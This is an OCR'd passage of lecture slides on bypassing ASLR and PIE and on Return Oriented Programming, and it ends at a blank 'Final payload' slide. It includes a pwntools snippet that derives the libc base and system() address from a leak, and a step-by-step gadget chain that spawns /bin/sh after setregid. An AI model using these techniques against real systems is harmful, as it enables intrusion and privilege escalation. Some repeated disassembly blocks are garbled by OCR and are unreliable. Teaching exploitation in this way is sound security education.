$3 = {<text variable, no debug info>} 0x5fca0 <_IO_puts>
```

- Attacking Library
  - Leak one library address (e.g., FUNC_A)
  - Find what is the base address: LIBC_BASE = LEAK – OFFSET_A
  - Calculate system: SYSTEM = LIBC_BASE + OFFSET_SYSTEM

ASLR bypass in pwntools version

```
from pwn import *

libc = ELF('/lib/i386-linux-gnu/libc.so.6')
printf_address = 0xf7e0e430 # leak()
libc_base = printf_address - libc.symbols['printf']

# check page align
assert(libc_base & 0xfff == 0)
system_base = libc_base + libc.symbols['system']
```

CAVEAT

- To have a strong defense, systems have to randomize all addresses
  - Code, data, stack, heap, library, mmap(), etc.
- However, Code/data still merely randomized
  - Why? Some compatibility issue…

```
[blue9057@blue9057-vm-ctf2 ~$] cat /proc/self/maps | grep xp
00400000-0040c000 r-xp 00000000 08:01 3932184                  /bin/cat
7f344f41c000-7f344f5dc000 r-xp 00000000 08:01 6295166          /lib/x86_64-linux-gnu/libc-2.23.so
7f344f7e6000-7f344f80c000 r-xp 00000000 08:01 6295164          /lib/x86_64-linux-gnu/ld-2.23.so
7ffd5915e000-7ffd59160000 r-xp 00000000 00:00 0                [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0        [vsyscall]
[blue9057@blue9057-vm-ctf2 ~$] cat /proc/self/maps | grep xp
00400000-0040c000 r-xp 00000000 08:01 3932184                  /bin/cat
7f791ec4b000-7f791ee0b000 r-xp 00000000 08:01 6295166          /lib/x86_64-linux-gnu/libc-2.23.so
7f791f015000-7f791f03b000 r-xp 00000000 08:01 6295164          /lib/x86_64-linux-gnu/ld-2.23.so
7ffe2b5d4000-7ffe2b5d6000 r-xp 00000000 00:00 0                [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0        [vsyscall]
[blue9057@blue9057-vm-ctf2 ~$] cat /proc/self/maps | grep xp
00400000-0040c000 r-xp 00000000 08:01 3932184                  /bin/cat
7f89504b6000-7f8950676000 r-xp 00000000 08:01 6295166          /lib/x86_64-linux-gnu/libc-2.23.so
7f8950880000-7f89508a6000 r-xp 00000000 08:01 6295164          /lib/x86_64-linux-gnu/ld-2.23.so
7ffcc5bcb000-7ffcc5bcd000 r-xp 00000000 00:00 0                [vdso]
ffffffffff600000-ffffffffff601000 r-xp 00000000 00:00 0        [vsyscall]
```

Position Independent Executable (PIE)

- Randomize Code/Data!
  - Now everything becomes randomized

- Unlike libraries, you need to recompile code
  - Why?

```
insu ~ $ ./pie
main(): 0x55c625c3464a
insu ~ $ ./pie
main(): 0x56276b5c664a
insu ~ $ ./pie
main(): 0x565300d7464a
insu ~ $ ./pie
main(): 0x560fa39dd64a
insu ~ $ ./pie
main(): 0x560319f6464a
```

- Now, PIE becomes default.
  - i.e., If you compile a program with a recent compiler, your main() will be randomized

Position Independent Executable (PIE)

/bin/cat from Ubuntu 16.04.3

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              EXEC (Executable file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x8049e68
  Start of program headers:          52 (bytes into file)
  Start of section headers:          49876 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         29
  Section header string table index: 28
```

/bin/sh from Ubuntu 16.04.3

```
ELF Header:
  Magic:   7f 45 4c 46 01 01 01 00 00 00 00 00 00 00 00 00
  Class:                             ELF32
  Data:                              2's complement, little endian
  Version:                           1 (current)
  OS/ABI:                            UNIX - System V
  ABI Version:                       0
  Type:                              DYN (Shared object file)
  Machine:                           Intel 80386
  Version:                           0x1
  Entry point address:               0x1b519
  Start of program headers:          52 (bytes into file)
  Start of section headers:          172564 (bytes into file)
  Flags:                             0x0
  Size of this header:               52 (bytes)
  Size of program headers:           32 (bytes)
  Number of program headers:         9
  Size of section headers:           40 (bytes)
  Number of section headers:         27
  Section header string table index: 26
```

Return Oriented Programming

Insu Yun

Today’s lecture

- Understand Return Oriented Programming (ROP)

Defenses against software vulnerabilities

- Data Execution Prevention
  - Call existing functions in the program
  - Call library functions
  - Code-reuse attack

- Stack cookie
  - Information leak
  - Side-channel attack
  - Non-stack vulnerabilities

- ASLR
  - Information leak

Possible return-to-libc defense

- Delete powerful functions for exploitation!
  - e.g., system(), execve(), ...

- Then, you cannot launch “/bin/sh” anymore!

No! Return-oriented programming (ROP)

- You can make **arbitrary** computations using a large number of short instruction sequences called **gadget**.

- If you are interested in its academic history, please check
  - The Geometry of Innocent Flesh on the Bone: Return-into-libc without Function Calls (on the x86)
    - First introduce ROP
  - On the Expressiveness of Return-into-libc Attacks
    - ROP in libc == Turing complete

What is gadget?

- A short instruction sequence that usually ends with **ret**
- We usually can find them at the end of functions
  - e.g., at the end of libc_csu_init()

```
pop     rbx
pop     rbp
pop     r12
pop     r13
pop     r14
pop     r15
ret
```

More on gadgets

- Even we can get them by splitting existing ones
  - This is because x86 uses variable-length encoding

- e.g.,

```
0x400512 <__libc_csu_init+98>:        pop    r15
0x400514 <__libc_csu_init+100>:       ret
```

```
0x400513 <__libc_csu_init+99>:        pop    rdi
0x400514 <__libc_csu_init+100>:       ret
```


ROP: Call chaining by example

- Key idea: Chain multiple gadgets to perform high-level job
- Let's do
  - `setregid(1000, 1000);`
  - `system("/bin/sh");`
  - Unfortuantely, no single function exists for this job
- Let's assume our vulnerability is stack overflow
  - esp is pointing to stack whose data are controllable

	[5]
	[4]
	[3]
	[2]
ebp	[1]
	[0]
esp	vuln's return address **[setregid]**

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
 …
```




```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
```

What are arguments for setregid()?

	[5]
	[4]
	[3]
	[2]
ebp	**[1]**
esp	**[0]**
	vuln's return address **[setregid]**

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
 …
```

[5]
[4]
[3]
[2]
[1]
[0]
vuln's return address [ebp]

ebp

esp

```
; vuln
0x08048426 <+0>:    push   ebp
0x08048427 <+1>:    mov    ebp,esp
0x08048429 <+3>:    sub    esp,0x10
0x0804842c <+6>:    push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:    lea    eax,[ebp-0x10]
0x08048432 <+12>:   push   eax
0x08048433 <+13>:   call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:   add    esp,0x8
0x0804843b <+21>:   nop
0x0804843c <+22>:   leave
0x0804843d <+23>:   ret

; setregid
 0xf7ec9c00 <+0>:    push   ebp
 0xf7ec9c01 <+1>:    mov    ebp,esp
 …
```

[5]

[4]

[3]

[2]

[1]

[0]

ebp
esp

vuln's return address
[ebp]

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
 …
```

	[5]
	[4]
	[3]
	[2]
	[1]
	[0]
ebp esp	vuln's return address **[ebp]**

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
```

Return address:	ebp + 4 = [0]
1st argument:	ebp + 8 = [1]
2nd argument:	ebp + 12 = [2]

Let’s call setregid(1000, 1000)

	[5]
	[4]
	[3]
	[1000]
ebp	[1000]
	[0]
esp	vuln’s return address [setregid]

```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add    esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
 …
```

How can we call system()?

[5]
[4]
[3]
[1000]
[1000]
[system]
vuln’s return address [setregid]


ebp

esp

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
 …
```

How can we call system()?




```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
0x08                                 esp,0x8
0x08
0x0                         ve
0x08

; setregid
 0xf7ec9c00 <+0>:      push   ebp
 0xf7ec9c01 <+1>:      mov    ebp,esp
 …
```


What's the argument for system, then?

How can we call system()?

	[5]
	[4]
	[3]
	[1000]
ebp	[1000]
	[system]
esp	vuln's return address [setregid]

```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
0x08                                 esp,0x8
0x08
0x0                                  e

 etregid
  0xf7ec9c00 <+0>:      push   ebp
  0xf7ec9c01 <+1>:      mov    ebp,esp
  …
```



What's the argument for system, then?

Clean up stack using a gadget

- Common gadget for this: pop, pop, … pop, ret!
  - e.g., If we have two arguments, use pop pop ret

```
pop    edi
pop    ebp
ret
```

Clean up stack with pop pop ret

[5]
[4]
[3]
[1000]
[1000]
[pop pop ret]
vuln's return address [setregid]

ebp
esp

```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add    esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
 0xf7ec9c00 <+0>:      push   ebp
 0xf7ec9c01 <+1>:      mov    ebp,esp
 …

; pop pop ret
0x0804845a <+90>:     pop    edi
0x0804845b <+91>:     pop    ebp
0x0804845c <+92>:     ret
```

Clean up stack with pop pop ret

[5]
[4]
[3]
[1000]
[1000]
[pop pop ret]
vuln's return address [setregid]

esp

ebp

```
; vuln
0x08048426 <+0>:     push   ebp
0x08048427 <+1>:     mov    ebp,esp
0x08048429 <+3>:     sub    esp,0x10
0x0804842c <+6>:     push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:     lea    eax,[ebp-0x10]
0x08048432 <+12>:    push   eax
0x08048433 <+13>:    call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:    add    esp,0x8
0x0804843b <+21>:    nop
0x0804843c <+22>:    leave
0x0804843d <+23>:    ret

; setregid
 0xf7ec9c00 <+0>:     push   ebp
 0xf7ec9c01 <+1>:     mov    ebp,esp
 …

; pop pop ret
0x0804845a <+90>:     pop    edi
0x0804845b <+91>:     pop    ebp
0x0804845c <+92>:     ret
```

Clean up stack with pop pop ret


	[5]
	[4]
esp	[3]
	[1000]
ebp	[1000]
	[pop pop ret]
	vuln's return address [setregid]

```
; vuln
0x08048426 <+0>:      push   ebp
0x08048427 <+1>:      mov    ebp,esp
0x08048429 <+3>:      sub    esp,0x10
0x0804842c <+6>:      push   DWORD PTR [ebp+0x8]
0x0804842f <+9>:      lea    eax,[ebp-0x10]
0x08048432 <+12>:     push   eax
0x08048433 <+13>:     call   0x80482e0 <strcpy@plt>
0x08048438 <+18>:     add    esp,0x8
0x0804843b <+21>:     nop
0x0804843c <+22>:     leave
0x0804843d <+23>:     ret

; setregid
 0xf7ec9c00 <+0>:      push   ebp
 0xf7ec9c01 <+1>:      mov    ebp,esp
 …

; pop pop ret
0x0804845a <+90>:     pop    edi
0x0804845b <+91>:     pop    ebp
0x0804845c <+92>:     ret
```

Clean up stack with pop pop ret



Final payload

